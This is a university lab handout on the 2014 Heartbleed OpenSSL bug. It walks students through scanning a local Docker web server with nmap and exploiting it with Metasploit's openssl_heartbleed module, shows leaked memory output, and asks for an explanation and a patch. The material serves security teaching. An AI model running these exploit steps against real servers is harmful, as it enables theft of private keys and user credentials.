Bleeding Heart Attack and Defense

Liran Ma and Zhipeng Cai
Department of Computer Science
Texas Christian University

Copyright © 2021 Liran Ma, Texas Christian University.
The development of this document is partially funded by the National Science Foundation's and SaTC program under award No. DGE-1912755. and Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at http://www.gnu.org/licenses/fdl.html.

Contents

1 Bleeding Heart Attack **1**

2 General Questions **4**

1 Bleeding Heart Attack

1.1 Introduction

The Heartbleed bug was a serious vulnerability in OpenSSL. The weakness allowed attackers to steal information that would be protected in normal conditions by the SSL/TLS encryption used to secure connections. The Heartbleed bug will take advantage of reading the memory of the systems protected by the exploitable versions of OpenSSL. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. Attackers will be able to eavesdrop on communications and steal data directly from the services and users and to impersonate services and users.

This bug was discovered on April 1st, 2014 and was patched on April 7th, 2014. While this bug was discovered and patched within less than one week, the bug could have been in use since February 1st, 2012. This is because the OpenSSL software versions 1.0.1 and all its sub versions were affected by this bug and the first time the OpenSSL software was released with that version was on February 1st, 2012.

For more information on this bug and the various Q&As, check out their website: https://www.heartbleed.com

1.2 Lab Prep

Pull the lab related configuration files from the GitHub repository.

```
# Make sure that you are in the Docker_Security_Labs folder
# Use the pwd command can verify your current folder
git clone https://github.com/liranmatcu/Docker_Security_Labs.git
# or ``git pull'' if you have cloned the repository previously
```

Go to the dos_attacks folder under Docker_Security_Labs as follows,

```
cd  Docker_Security_Labs/heartbleed/
```

and start a web server container instance for this lab using docker-compose.

```
docker-compose up -d web-server
# or docker compose up -d web-server
```


The the web server container is named as **web-server-https**. You can view the container information using the "*docker ps*" command.

1.3 Web Server Reconnaissance

We now can begin the process of attacking the server. To start with, we would like to identity the web server indeed has the heartbleed vulnerability. We can use a namp scan to verify that as follows.

```
docker-compose run nmap -sV -p 443 --script=ssl-heartbleed web-server
```

An example result is shown in Fig. 1



```
ubuntu@Eureka:~/Docker_Security_Labs/heartbleed$ docker-compose run nmap -sV -p 443 --script=ssl-heartbleed web-server
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 02:27 UTC
Nmap scan report for web-server (172.19.0.3)
Host is up (0.000048s latency).
rDNS record for 172.19.0.3: web-server-https.heartbleed_default

PORT    STATE SERVICE VERSION
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.10 (Debian)
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing
intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbl
 bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwi
 confidential information as well as the encryption keys themselves.
```

Figure 1: Nmap scan results of the heartbleed vulnerability.

If namp has been installed on your host machine (either local machine or AWS virtual machine), you can run nammp scan as follows.

```
sudo nmap -sV -p 8443 --script=ssl-heartbleed 127.0.0.1
```

Note that the port is 8443 instead of 443 since it is mapped to the container from your host machine.

1.4 Launch the Attack

Initialize a metasploit console in a container as follows.

```
docker run --rm -it metasploitframework/metasploit-framework ./msfconsole
```

Example outputs (you will be prompted to answer a few simple questions) are given in Fig. 2.

```
Would you like to use and setup a new database (recommended)? yes
/opt/metasploit-framework/embedded/lib/ruby/gems/2.7.0/gems/actio
the last argument as keyword parameters is deprecated; maybe ** s
/opt/metasploit-framework/embedded/lib/ruby/gems/2.7.0/gems/actio
called method `initialize' is defined here
=================================================================
Running the 'init' command for the database:
Creating database at /home/ubuntu/.msf4/db
Starting database at /home/ubuntu/.msf4/db...success
Creating database users
Writing client authentication configuration file /home/ubuntu/.ms
Stopping database at /home/ubuntu/.msf4/db
Starting database at /home/ubuntu/.msf4/db...success
Creating initial database schema
=================================================================


=================================================================
Running the 'init' command for the webservice:
[?] Initial MSF web service account username? [ubuntu]:
[?] Initial MSF web service account password? (Leave blank for ra
Generating SSL key and certificate for MSF web service
Attempting to start MSF web service...success
MSF web service started and online
Creating MSF web service user ubuntu
```

Figure 2: Metasploit console initialization.

Next, launch the exploit using the following configurations in the metasploit console.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set VERBOSE true
set RHOSTS web-server
set RPORT 443
exploit
```

Example commands and outputs are given in Fig. 3. And, example exploit outputs are given in Fig. 4.

```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > exploit
```

Figure 3: Exploit commands.

```
[*] 127.0.0.1:8443        - Sending Heartbeat...
[*] 127.0.0.1:8443        - Heartbeat response, 65535 bytes
[+] 127.0.0.1:8443        - Heartbeat response with leak, 65535 bytes
[*] 127.0.0.1:8443        - Printable info leaked:
......`.l........uJuaL..e..iT.....I..4..f....."..!.9.8.........5.......
.......&......Z...p....k....a....:...m.C.sE;k..$....Sy~.....I.....0.U#
```

Figure 4: Exploit results showing leaked information about the private key of the web server.

1.4.1 Check the code listed in https://amanagrawal.blog/2014/04/09/heartbleed-bug-the-source-code/. Explain why this attack is possible?

1.4.2 Implement a patch to fix this bug. Demonstrate and justify your solution.

Reference https://github.com/openssl/openssl/commit/731f431497f463f3a2a97236fe0187b11c44aead.

2 General Questions

2.0.1 Any corrections or general comments about this lab?

2.0.2 How long did it take you to complete this lab?

2.0.3 Was it an appropriate length lab?